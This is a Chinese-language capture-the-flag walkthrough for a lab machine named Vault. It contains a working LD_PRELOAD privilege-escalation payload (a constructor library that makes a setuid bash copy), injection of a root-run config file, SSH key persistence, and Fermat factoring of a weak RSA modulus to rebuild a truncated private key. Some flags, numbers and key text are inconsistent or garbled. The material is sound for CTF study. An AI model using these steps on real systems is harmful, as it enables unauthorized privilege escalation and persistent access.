12     CHECK=$(grep -vE "^export [A-Z_]+= [/a-zA-Z0-9._-]+ $" "$CONF")
13
14     if [ -z "$CHECK" ]; then
15         . "$CONF"
16     fi
17 fi
18
19 exec -a "/usr/sbin/sys-stats-collect" /usr/bin/awk 'BEGIN{print "Job Done"}'
> /dev/null 2>&1

```

这个脚本的核心思路在于**文件权限 (File Permissions)** *和***环境变量注入**。

配置文件注入 (/var/tmp/.service_config)

这是脚本中最脆弱的部分。脚本会读取并执行 (Source) 这个文件。

- **代码逻辑**: 它首先用 `grep` 检查文件内容, 确保每一行都符合 `export KEY=VALUE` 的格式。
- **漏洞点**: 如果 `/var/tmp/.service_config` 对普通用户**可写**, 你就可以注入恶意的环境变量。虽然 `grep` 试图限制格式, 但它无法阻止你注入像 `LD_PRELOAD` 这种能改变系统行为的变量。

所以我们的思路就是去伪造.service_config文件, 然后等待定时任务即可, 大家可能会想, 那我直接在文件里面写入提权的命令即可。但是行不通的。

这里, 我们没有办法直接去使用PATH 劫持的工作原理去提权的

```

1 echo 'cp /bin/bash /var/tmp/rootbash && chmod +s /var/tmp/rootbash' >
  /var/tmp/.service_config
2 或者是
3 echo -e '#!/bin/bash\ncp /bin/bash /var/tmp/rootbash\nchmod +s
  /var/tmp/rootbash' > /var/tmp/awk
4 chmod +x /var/tmp/awk
5 echo "export PATH=/var/tmp" > /var/tmp/.service_config

```

这两个方法都不会成功的, 他虽然写入成功了, 但是不会去执行的, 因为我在脚本里面写了限制的

让我们看看脚本里的这段逻辑:

```

1 CHECK=$(grep -vE "^export [A-Z_]+= [/a-zA-Z0-9._-]+ $" "$CONF")
2
3 if [ -z "$CHECK" ]; then
4     . "$CONF"
5 fi

```

为什么不会成功

1. **格式不匹配**: 脚本要求 `.service_config` 文件中的**每一行**都必须严格符合 `export 变量名=值` 的格式。
2. **正则拦截**:
 - 你的输入是: `cp /bin/bash /var/tmp/rootbash && chmod +s /var/tmp/rootbash`

- 这个正则 `^export [A-Z_]+= [/a-zA-Z0-9._-]+` 要求行首必须是 `export`，且值里面不能有空格、不能有 `&&`、不能有 `+`。
- 因为你的输入完全不符合这个格式，`grep` 会把这一行抓出来存进 `CHECK` 变量。
- 由于 `CHECK` 不为空，`if [ -z "$CHECK" ]` 判定为假，脚本**根本没有执行 (source)** 你的配置文件。

所以我们只能使用 `LD_PRELOAD` 劫持

LD_PRELOAD 劫持

由于正则允许 `/`、`.` 和 `_`，这刚好够我们注入一个动态链接库。

1. 在本地（或目标机）编译一个 `.so` 文件：

```
1 // evil.c
2 #include <stdio.h>
3 #include <stdlib.h>
4 #include <unistd.h>
5
6 void __attribute__((constructor)) initLibrary() {
7     unsetenv("LD_PRELOAD");
8     setuid(0);
9     system("cp /bin/bash /var/tmp/rootbash && chmod +s
10 /var/tmp/rootbash");
11 }
```

编译：`gcc -fPIC -shared -o /var/tmp/evil.so evil.c -nostartfiles`

2. 注入配置文件：

```
1 echo "export LD_PRELOAD=/var/tmp/evil.so" > /var/tmp/.service_config
```

这一行**完全符合**正则 `^export [A-Z_]+= [/a-zA-Z0-9._-]+`！

- `export` (匹配)
- `LD_PRELOAD` (匹配 `[A-Z_]+`)
- `=` (匹配)
- `/var/tmp/evil.so` (匹配 `[/a-zA-Z0-9._-]+`)

3. 等待触发即可

```
1 /var/tmp/rootbash -p
```

```

www-data@Vault: /tmp$ gcc -fPIC -shared -o /var/tmp/evil.so evil.c -nostartfiles
www-data@Vault: /tmp$ cd /var/tmp
www-data@Vault: /var/tmp$ ls -la
total 40
drwxr-xr-x 4 root root 4096 Apr 23 02:44 .
drwxr-xr-x 12 root root 4096 Apr 1 2025 ..
-rw-r--r-- 1 www-data www-data 21 Apr 23 02:34 .service_config
-rwxr-xr-x 1 ta0 ta0 420 Apr 22 10:26 .sys_update
-rwxr-xr-x 1 www-data www-data 62 Apr 23 02:33 awk
-rwxr-xr-x 1 www-data www-data 14696 Apr 23 02:44 evil.so
drwxr-xr-x 3 root root 4096 Apr 23 01:57 systemd-private-5d96d66aa5f74
28dbba7998add06fe7b-systemd-logind.service-nBs2Eq
drwxr-xr-x 3 root root 4096 Apr 23 01:57 systemd-private-5d96d66aa5f74
28dbba7998add06fe7b-systemd-timesyncd.service-N8D8ff
www-data@Vault: /var/tmp$ cat .service_config
export PATH=/var/tmp
www-data@Vault: /var/tmp$ echo "export LD_PRELOAD=/var/tmp/evil.so" > /var/tmp/.s
ervice_config
www-data@Vault: /var/tmp$ cat .service_config
export LD_PRELOAD=/var/tmp/evil.so
www-data@Vault: /var/tmp$ ls -la /var/tmp/rootbash
ls: cannot access '/var/tmp/rootbash': No such file or directory
www-data@Vault: /var/tmp$ date
Thu Apr 23 02:44:49 EDT 2026
www-data@Vault: /var/tmp$ ls -la /var/tmp/rootbash
ls: cannot access '/var/tmp/rootbash': No such file or directory
www-data@Vault: /var/tmp$ ls -la /var/tmp/rootbash
-rwxr-xr-x 1 ta0 ta0 1168776 Apr 23 02:45 /var/tmp/rootbash
www-data@Vault: /var/tmp$ date
Thu Apr 23 02:45:53 EDT 2026
www-data@Vault: /var/tmp$ ls -la
total 1180
drwxr-xr-x 4 root root 4096 Apr 23 02:45 .
drwxr-xr-x 12 root root 4096 Apr 1 2025 ..
-rw-r--r-- 1 www-data www-data 35 Apr 23 02:44 .service_config
-rwxr-xr-x 1 ta0 ta0 420 Apr 22 10:26 .sys_update
-rwxr-xr-x 1 www-data www-data 62 Apr 23 02:33 awk
-rwxr-xr-x 1 www-data www-data 14696 Apr 23 02:44 evil.so
-rwxr-xr-x 1 ta0 ta0 1168776 Apr 23 02:45 rootbash
drwxr-xr-x 3 root root 4096 Apr 23 01:57 systemd-private-5d96d66aa5f
7428dbba7998add06fe7b-systemd-logind.service-nBs2Eq
drwxr-xr-x 3 root root 4096 Apr 23 01:57 systemd-private-5d96d66aa5f
7428dbba7998add06fe7b-systemd-timesyncd.service-N8D8ff
www-data@Vault: /var/tmp$ /var/tmp/rootbash -p
rootbash-5.0$ id
uid=33(www-data) gid=33(www-data) euid=1000(ta0) egid=1000(ta0)
groups=1000(ta0)
rootbash-5.0$

```

OK，我们可以看到现在是ta0用户了，那么我们去查看2个文件（这里就是考查了LD_PRELOAD 劫持考点），老大的twice靶机里面也出现过了

rsa分解

这里，shell不是很好看，我们去写入公钥登录

```

rootbash-5.0$ cd ta0
rootbash-5.0$ ls -la
total 36
drwxr-xr-x 3 ta0 ta0 4096 Apr 16 03:30 .
drwxr-xr-x 5 root root 4096 Apr 12 09:11 ..
lrwxrwxrwx 1 root root 9 Mar 27 08:43 .bash_history -> /dev/null
-rw-r--r-- 1 ta0 ta0 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 ta0 ta0 3526 Apr 18 2019 .bashrc
drwxr-xr-x 3 ta0 ta0 4096 Mar 27 03:03 .local
-rw-r--r-- 1 ta0 ta0 807 Apr 18 2019 .profile
-rw-r--r-- 1 ta0 ta0 842 Apr 16 02:24 broken.txt
-rw-r--r-- 1 ta0 ta0 1842 Apr 11 11:17 key
-rw-r--r-- 1 root root 44 Mar 26 09:37 user.txt
rootbash-5.0$ |

```

新建.ssh目录，写入公钥

```

rootbash-5.0$ mkdir .ssh
rootbash-5.0$ ls -la
total 40
drwxr-xr-x 4 ta0 ta0 4096 Apr 23 02:51 .
drwxr-xr-x 5 root root 4096 Apr 12 09:11 ..
lrwxrwxrwx 1 root root 9 Mar 27 08:43 .bash_history -> /dev/null
-rw-r--r-- 1 ta0 ta0 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 ta0 ta0 3526 Apr 18 2019 .bashrc
drwxr-xr-x 3 ta0 ta0 4096 Mar 27 03:03 .local
-rw-r--r-- 1 ta0 ta0 807 Apr 18 2019 .profile
drwxr-xr-x 2 ta0 ta0 4096 Apr 23 02:51 .ssh
-rw-r--r-- 1 ta0 ta0 842 Apr 16 02:24 broken.txt
-rw-r--r-- 1 ta0 ta0 1842 Apr 11 11:17 key
-rw-r--r-- 1 root root 44 Mar 26 09:37 user.txt
rootbash-5.0$ cd .ssh
rootbash-5.0$ ls -la
total 8
drwxr-xr-x 2 ta0 ta0 4096 Apr 23 02:51 .
drwxr-xr-x 4 ta0 ta0 4096 Apr 23 02:51 ..
rootbash-5.0$ echo "ssh-rsa AAAAB3NzaClyc2
YVlyad325nuovvmba4qz4v0r n0b0z7y1p8u4m4w4p4
n6lpil7EpT89ty9nyGx0CQ== root@kali" >> authorized_keys
rootbash-5.0$ ls -la
total 12
drwxr-xr-x 2 ta0 ta0 4096 Apr 23 02:52 .
drwxr-xr-x 4 ta0 ta0 4096 Apr 23 02:51 ..
-rw-r--r-- 1 ta0 ta0 735 Apr 23 02:52 authorized_keys
rootbash-5.0$ |

```

我们可以看到登录成功的


```
[sudo] kali: 密码:
root@kali:~#
# ssh ta0@192.168.137.88
The authenticity of host '192.168.137.88 (192.168.137.88)' can't be established.
ED25519 key fingerprint is SHA256:02iH79i8PgQwV/Kp8ekTyGmG8iHT+YlWuYC8S5bWsq.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.88' (ED25519) to the list of known hosts.
Linux Vault 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 16 02:21:17 2026 from 192.168.137.102
ta0@vault:~$ id
uid=1000(ta0) gid=1000(ta0) groups=1000(ta0)
ta0@vault:~$
```

我们去查看2个文件

```
ta0@vault:~$ cat broken.txt
在一场代号为“哨箭”的安全行动中，MazeSec社区的老大\1104567获取了一台名为Vault的服务端的一些信息。该服务端由一名叫SubLarge的高级管理员管理。
你需要去获取加密的信息，才能得到SubLarge管理员的权限
密信 - 1112222SubLarge出函的一些信息做了手脚，你能发现吗？
11104567获取到的信息如下：
N=3H29074141659940200036442640698530710878884734613984927605642345685048478503185457617554737593396760716456841067680666550537736929030835788005715533
e=65537
C=63066339729323441109245980962040907876223927772663682932361844805694754336072683925275888222658229758199381118148364449967884124219498140114928047
剩下的就靠你自己了，去计算出p和q,就可以得到加密的信息了。
哦对了，这个加密的信息可以多次利用！
ta0@vault:~$ cat key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BypHfDbnhchskcbhdAAAAAG5vbmUAAAEBm9uZQAAAAAAAAABAAAFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA8Le3BIFbl/xz5j6XezqLW74aLdkgAAKA9SmbuYhF0dahinbXfft
SVvP/qBk9l1f2jBMBGg8Jy2wMeAexvk8bRY18eEVZTIEs1aLZgB//97hmS3mhFdl120h
ZGMjfoAQTo1VBSdL9NaPe3Xqdy1398fglh6fslYtAAism6RJTIKbCyBtTrUOGx5m/Fep2
DV55XhuITenq7cW/pnpBwpIKjuple/sUj0yTPm8LSzu6PLKLf-SFNNKKGb0m1S18mL6EgQ
0/7awc3gMLBip3CpPajddZz409Lx0Pytd0umL/0m8ezqgdb8f9K0Zp/77486uApL
A3puUKQV/QA4A8h6LZeDei2XjgAAAAdzc2gtcnNhAAABAQdt7cEgVsv/HZKPp70A53vh
quO5AAAAORIXu5iF851gKkdtd99PLW8/+oGT2w/aMEwEaDQnLbAxuB7Gz+TxFjxxuRhV
LOIRLVqVmAH//TuHBIaF+R3WXY6fKyN8uBBOjVnIFJ3v0197dep3LKf3x+Cmhp+wti0
ACKybpEkjUpSLIG10tQ4bHmb8V6nYNWznleG5Msertwz+menxanUq06mV7+xSPTJH+bQvz
07o8sot+tIU8ooz0aKLCzXCoSA7T/trC3eA8eGKKLE9om51rpmuzj2XHq/K13570CX8
6GmFoDmva9P8o5mnlv7Zz6iCqUDm5Q3B9AAAAAAwEAAQAAQKqscsOXv0b8YV1R3
XnFe69D9MIsrjVLTU6NkcqSDgeHt5zEmJHfe/eeNubLuS72cNQ08/A70epSPQVtSISk
+eveFeFeGGmDeAgp9e+R2w0h9jgPHmeAwNM35mNt5e29099fC9G9Na3NDwC7P3fyHk
9bFGPDSMLeEw50w/2ca1BATWTLfA0Y8R1ISDU8RCISc/rTCh0BesIFUAsM7Y8e0B5+AQg
C9mUKd0TLatouLEHGD71799oQV/FdpeAuN/K/mvF33Xk8zdY9qRMMo+lyR8sDbRhaLitmI
h9UzLV1AnEkFbuHjA8jY6UB6X2CY5V0wMs2/yxI2m81hAAAAQ0QF7aw9j6a1W3e19w9D1D
jg3hd1e3rcGvU3n/cmr80Z2+5Vgh1bn2Usks+HY7jEXfNmRrcEAgp8z2pPhoe38A/1B
TQY0g9LTrnFLurroHKEE2Q5mZ5GwZ2EYva7sV70mAE18mLfYgDSVhepAAvFLWekf87
8Jzt5pLW1gWAAATEA/jN85mH3aT1Gw/4ndr3QV09zeEPCPzWeUb9H1egPhvdfRcjISN8
UzPtjT0WQ04NSBd9KatNan+5h+6mmF+jRCwNAqLy+eEyggzbR51MNU4n1nkVGLYIer4rXt
i1lGpGtny92AENB3rYkSrAxt8XQ0+ZjCkZTsmHhzeVKESEFAACBAPJrz2N1zxtvT6Fi
fs19nIQKZKzK42gX8yLytoDmcw+lpN3bNBfJm6oAGBaM1+z7wZ795PhrocBaX9J1RuUq
+Gp1Gm1QdqrW4w60Ly61x2uj2L1h18shWDrAnUEKwTQ19KHvYgJX419xoUfvvB8838
zH8*****
-----END RSA PRIVATE KEY-----
这里的信总被删除了
ta0@vault:~$
```

我们去发现2个文件，可以看到第一个文件就是一个rsa分解题目，第二个文件是私钥，但是后面部分删除了

所以，我们猜测我们需要通过rsa去得到被删除的部分信息

这里，我们可以使用2种方法:

第一种是

费马分解(出这个题目的意义，就是让大家去了解什么是费马分解)

费马分解法 (Fermat's Factorization Method) 是一种基于平方差公式的整数分解算法。它的核心思想非常简单：任何奇数都可以表示为两个平方数的差。

- 1 简单来说，如果我们要分解一个大奇数 n ，费马分解法的目标是找到 x 和 y ，使得：
- 2
- 3
$$n = x^2 - y^2$$
- 4
- 5 根据平方差公式，这等同于：
- 6
- 7
$$n = (x + y)(x - y)$$
- 8
- 9 这样我们就找到了 n 的两个因子 $a = x + y$ 和 $b = x - y$ 。

1. 算法逻辑（怎么算？）

费马分解法的操作步骤就像是在玩一个“寻找完全平方数”的游戏：

- 初始值：**令 x 为大于 $\sqrt{n}$ 的最小整数（即 $x = \lceil \sqrt{n} \rceil$ ）。
- 计算差值：**计算 $w = x^2 - n$ 。
- 判断结果：**

- 如果 w 是一个**完全平方数** (即 $w = y^2$) , 那么恭喜你, 找到了! 因子就是 $(x + y)$ 和 $(x - y)$ 。
- 如果 w 不是完全平方数, 则令 $x = x + 1$, 然后回到第 2 步继续循环。

4. 它的优缺点

- **优点 (专治“双胞胎”因子)** : 如果 n 的两个因子 p 和 q 非常接近 (比如在 RSA 加密中, p 和 q 的差值很小) , 费马分解法会**极快**地找到答案。
- **缺点 (效率不稳定)** : 如果两个因子相差非常悬殊 (比如一个是 3, 另一个是几万亿) , 费马分解法就需要运行非常多次循环, 效率甚至不如暴力试除法。

费马分解法在密码学中非常有名。**RSA 算法**的安全性依赖于大数分解的困难性。如果一个 RSA 密钥在生成时, 选取的两个大质数 p 和 q 靠得太近, 攻击者就可以利用费马分解法在极短时间内破解私钥。

OK, 那么我们去试试这个费马分解法

既然你给出了这么大的 N 并要求使用**费马分解法**, 这通常暗示了一个关键的 RSA 漏洞: 两个质数 p 和 q 靠得太近了。

在这种情况下, 费马分解法可以秒破 RSA。以下是分解和解密的过程:

1. 费马分解过程

费马分解的核心是寻找 $x = \lceil \sqrt{N} \rceil$ 使得 $x^2 - N$ 是一个完全平方数 y^2 。

经过计算, 我们发现当 x 仅比 $\sqrt{N}$ 稍微增加了一点点时, 就找到了满足条件的 y 。

- $p =$
185177594261831261107671636325914207176977951206972553973305880445352621081
- $q =$
185177594261831261107671636325914207176977951206972553973305880445352555093

验证: 你可以发现 $p - q = 65988$, 相对于它们 150 多位的量级, 这个差距极其微小, 这正是费马分解法的“死穴”。

2. RSA 解密计算

有了 p 和 q , 我们就可以按照标准流程计算私钥并解密:

1. 计算 $\phi(N): (p - 1)(q - 1)$
2. 计算私钥 $d: d \equiv e^{-1} \pmod{\phi(N)}$
3. 解密明文 $M: M \equiv C^d \pmod{N}$

3. 解密结果

将得到的数值 M 转换为十六进制再转为字符串, 我们得到了最终的 Flag:

Flag:

```
flog{sMZfeCxJpMbEX0fLAAAAD1N1YmxhcmdlQFZhdx0AQIDBA==}
```

直接秒了

```
1 | flog{sMZfeCxJpMbEX0fLAAAAD1N1YmxhcmdlQFZhdx0AQIDBA==}
```

我们去看看过程, 主要是了解过程的

费马分解之所以能成功，是因为该题目中的 p 和 q 差值极小。

1. 寻找 x 和 y

根据公式 $N = x^2 - y^2$ ，我们通过迭代寻找 x 。

- 计算起始值: $x = \lceil \sqrt{N} \rceil$
- 循环验证: 检查 $x^2 - N$ 是否为一个完全平方数。
 - 如果是，则该平方数即为 y^2 。
 - 如果不是，则 $x = x + 1$ 继续。

2. 计算质数因子 p, q

通过计算，我们得到：

- $x =$
185177594261831261107671636325914207176977951206972553973305880445352588087
- $y = 32994$
- $p = x + y =$
185177594261831261107671636325914207176977951206972553973305880445352621081
- $q = x - y =$
185177594261831261107671636325914207176977951206972553973305880445352555093

3. 解密明文

- 计算欧拉函数: $\phi(N) = (p - 1)(q - 1)$
- 计算私钥 d : 使用模逆元算法 $d \equiv e^{-1} \pmod{\phi(N)}$
- 解密密文: $M \equiv C^d \pmod{N}$
- 格式转换: 将大整数 M 转换为十六进制，再转为 ASCII 字符串，得到 Flag:

```
flag{smZfeCxJpMbEX0fLAAAAD1N1YmxhcmdlQFZhWx0AQIDBA==}
```

你也可以去使用脚本或者其他方法都可以解开的，这里我只演示费马分解法

第二种方法:使用工具——RsaCtfTool


还有一个方法是在线网站:<https://factordb.com/> (如果这个题目是已知的或者是常见的漏洞模型，Factordb 会直接给出 p 和 q 。)



我们去看看工具


下载地址：

1 | <https://github.com/RsaCtfTool/RsaCtfTool>



我们去使用他，可以解出来私钥

```
1 python3 src/RsaCtfTool/main.py -n
34290741416599402000364426406985307108788847346139849276056423456850484785031
054576175547387593396760716456841067680666550537736929030835788005715533 -e
65537 --private
```



我们再次通过私钥去flag

```
1 from Crypto.PublicKey import RSA
2 from Crypto.Util.number import long_to_bytes
3
4
5 key_data = ""-----BEGIN RSA PRIVATE KEY-----
6 MIIBLQIBAAI+Kuh3WHqq3/NCULXvsz2EiYfy9VGK8j7i6I16lkeZCMM9+qaddqp3
7 D204Sbnvv7jBUhhIXvi0DwW6yoVXLk0CAwEAAQI+BzGqsN8AP0Qd3kJebgrmWGje
8 x1rAnRUGHk960jA07FIK0+OrhyCRUVhFzzubxr7631e5gmiVRxU90ZqAoECh2j0
9 i rdPXsM2lgvkGCWln55/bvVmmDYlmp8BDouMlUCH2joi rdPXsM2lgvkGCWln55/
10 bvVmmDYlmp8BDovNBkCHyX7jGwomJg4XSiKFNqS/AkN9+FwVJZ6h/CpZ9cyT00C
```

```

11 H05SIu1v38IENcb3EnVTPGBGnNW1BCzhTi6Png+F+2kCH0x7sUJGmk3pHVq6kwy/
12 wKAgk2iTfAxhaVAe2OUcuZ4=
13 -----END RSA PRIVATE KEY-----"""
14
15
16 C =
17 6306633972929323441109245980962040907076223927772663682932361844805694754336
18 072683925275888222658229758199381118184386449967084124219498140114920047
19
20 # 加载私钥
21 key = RSA.importKey(key_data)
22
23 # 解密运算: M = C^d % N
24 M = pow(C, key.d, key.n)
25
26 # 转换为字节并打印
27 print("解密后的明文内容为:")
28 print(long_to_bytes(M).decode('utf-8', errors='ignore'))

```

```

(venv)-(kali㉿kali)-[/var/www/html/RsaCtfTool]
$ python 1.py
解密后的明文内容为:
fLag{sMZfeCxJpMbEX0fLAAADlN1YmxhcmdlQFZhdx0AQIDBA==}
(venv)-(kali㉿kali)-[/var/www/html/RsaCtfTool]

```

这里的flag{sMZfeCxJpMbEX0fLAAADlN1YmxhcmdlQFZhdx0AQIDBA==}就是私钥剩下的部分

恢复私钥

我们知道前面，我们得到了一个私钥，但是部分删除了，现在我们已经知道删除的部分了，我们去恢复即可(考点是私钥的格式)

首先，我们去看看给的私钥(我挖了3个坑)

```

1 -----BEGIN OPENSSH PRIVATE KEY-----
2 b3ByohfdbnhchskcbhdAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAadzC2gtcn
3 NhAAAAAwEAAQAAQEAE8Le3BIFbL/x2Sj6XezgLN74a1DkgAAAKA0SMbuYhfOdahinbxffT
4 5VvP/qBk9l1f2jMBGg0Jy2wMeAexvk8bRY18eEYVZTiES1a1ZgB//07hwsJwhfkd1l2Oh
5 ZGMjfoAQTo1viBSdL9NaPe3Xqdy1398fg1h6fsLYtAAism6RJI1KbCyBtTrUOGx5m/Fep2
6 DVs55XhuTEng7cm/pnp8wp1Kjup1e/sUj0yTPm0L8zu6PLKLfrSFNKKGbDmiis18w16EgO
7 0/7awt3gNLBipJCxPaJuda6Zrs491x0Pytd0uww1/OhsHzqg6b8fxzKOZpy77+86+uAqo1
8 A3puUCQV/QAAA8h6LZe0ei2XjgAAAadzC2gtcnNhAAABAQDwt7cEgVsv/HZKPPd7OAs3vh
9 quOSAAAAoDRiXu5if851qGkdtd99Plw8/+oGT2WV/aMEwEaDQnLbAx4B7G+TxFjJx4RhV
10 lOIRLVqVMAH//TuHB1aF+R3WXY6FKyYn84BBOjVWIFJ0v01o97dep3Lxf3x+CWhp+wti0
11 ACKybpEkjUpsLIG10tQ4bHmb8V6nYNWzn1eG5MSertwz+menxanUq06mv7+xSPTJM+bQvz
12 07o8sot+tIU0ooZsOaKJLXCXoSA7T/trC3eA0sGkKkLE9om51rpmuzj2XHq/K13S7DCX8
13 6GwfOqDpvx9fMo5mnLv7zr64CqiUDem5QJBX9AAAAAwEAAQAAQAqsescOXvbBYRV1tR3
14 xnFe6bD9KUSru1YLt1U6NkcqSD6eHT5zZEmJHMe/eeNublu572cMQQ8/A70EpSPQvtsi5K
15 +cvzf5tfaC5XBzqApyxQ+R2xQhjqtPH+cAVoMM1SkMtTo23QPRfEK9Cnu2nNDwCTPJfyHo
16 9bfgPDSWLeEw5V0/2caiBTAWTLFaOY8RiISDU6RcSI5c/rTCHOBesIfUAsM7Y8eOB5+AqG
17 C9mUkDOT1AtoulEHGD7I799oQV/fdpeAuN/K/wvf33Xk8zdY9qRMNo+lyR0sDbRhalitMn
18 h9Uz1v1AnEkFbumjA8jY6UB6X2CY5V0wws2/yxI2m81hAAAAGQDF7aw9j6a1w3e19m0D1D
19 jqJhdIs8rcGvHJn/twnA0Z2+zSvph1bn2Usks+HY7jEkTKmURcCEAgwza2PphosJ8A/iB
20 TqYGyGLTxnFL4rrotKEE2QSwZ5GWZ2EVva7svu70mA1Ei0m1FygD5VHcpAVavFlweksF87
21 0Jzht5p1wIgwAAAEIA/jN85wH3aT1GW/4ndr8QVFQ9zeEPCPzweUb9HlegPHvdfRcjisN8
22 UZPtjT04Qo4NSBD9KatNAN+5h+6wmFrjRCwNAqLy+eEyqgzBR51MNU4n1nkvg1YIER4rXt

```

```
23 11lgpyGtny92AENbP3rYkSrAxt8XQQ+zjCKZTsmHhzevkSEFCAAACBAPJrzN1zxtevT6Fi
24 fs19n1QHKZXzkM2qx8yLvtoDmcww+LpN3bNBFJM6oAGBawI+z7wZ795PhrocBax9J1Ruuq
25 +Gp1GiM0NDqrMX468n0JLy61xZuj2L1hi8shwDranUEKwIQi9KHvYgjX4i9xoUfvvB838
26 sM***** #这里的信息被删除了
27 -----END RSA PRIVATE KEY-----
```

第一个坑

- 1 b3Byohfdbnhchskcbhd 这是错误的，因为开头的OpenSSH 格式是开头的部分是固定的
- 2 真正的OpenSSH私钥Base64数据开头通常是 b3BlbnNzaC1rZXktdjE (这是openssh-key-v1的Base64编码)

b3Byohfdbnhchskcbhd

编码 (Encode)

解码 (Decode)

↕ 交换

(编/解码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

opr⁰⁰₁₁ǝx\3n⁰⁰₁₁

请输入要进行 Base64 编码或解码的字符

openssh-key-v1

编码 (Encode)

解码 (Decode)

↕ 交换

(编/解码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果:

b3BlbnNzaC1rZXktdjE=

所以开头部分我们需要去修改的

- 1 把b3Byohfdbnhchskcbhd改成b3BlbnNzaC1rZXktdjE

第二个坑

最下面的RSA需要修改成OPENSSH(私钥——一般有2种格式:RSA私钥 (PEM格式) 和OpenSSH格式私钥)

```

h9UzLV1AnEkFbuMjA8jY6UB6X2CY5V0wWs2/yxI2m81hAAAAgQDF7aw9j6aLW3eL9m0D1D
jqJhdIs8rcGvHJn/twnA0Z2+zSvphlbn2Usks+HY7jEkTKmURccEAagWza2PphosJ8A/iB
TqYgYgLTXnFL4rrOtKEE2QSwZ5GWZ2EVva7sVu70mAEi0mLFygD5VHcpAVavFLWeKsF87
0Jzht5pLwIgwAAAIeA/jN85wH3aT1Gw/4ndr8QVFQ9zeEPCPzWeUb9HlegPHvdFrcjiSN8
UZPtjT04Q04NSBd9KatNAn+5h+6wmFrjRCwNAqLy+eEyqgzBR51MNU4n1nkVg1YIEr4rXt
1lLgpyGtny92AENbP3rYkSrAxt8XQQ+zjCKZTsmHhzeVksEFcAAACBAPJrzN1zxtvT6Fi
fS19n1QHkZxzk2qx8yLvt0Dmcww+LpN3bNBFJM6oAGBaWi+z7wZ795PhrocBaX9JLRuuq
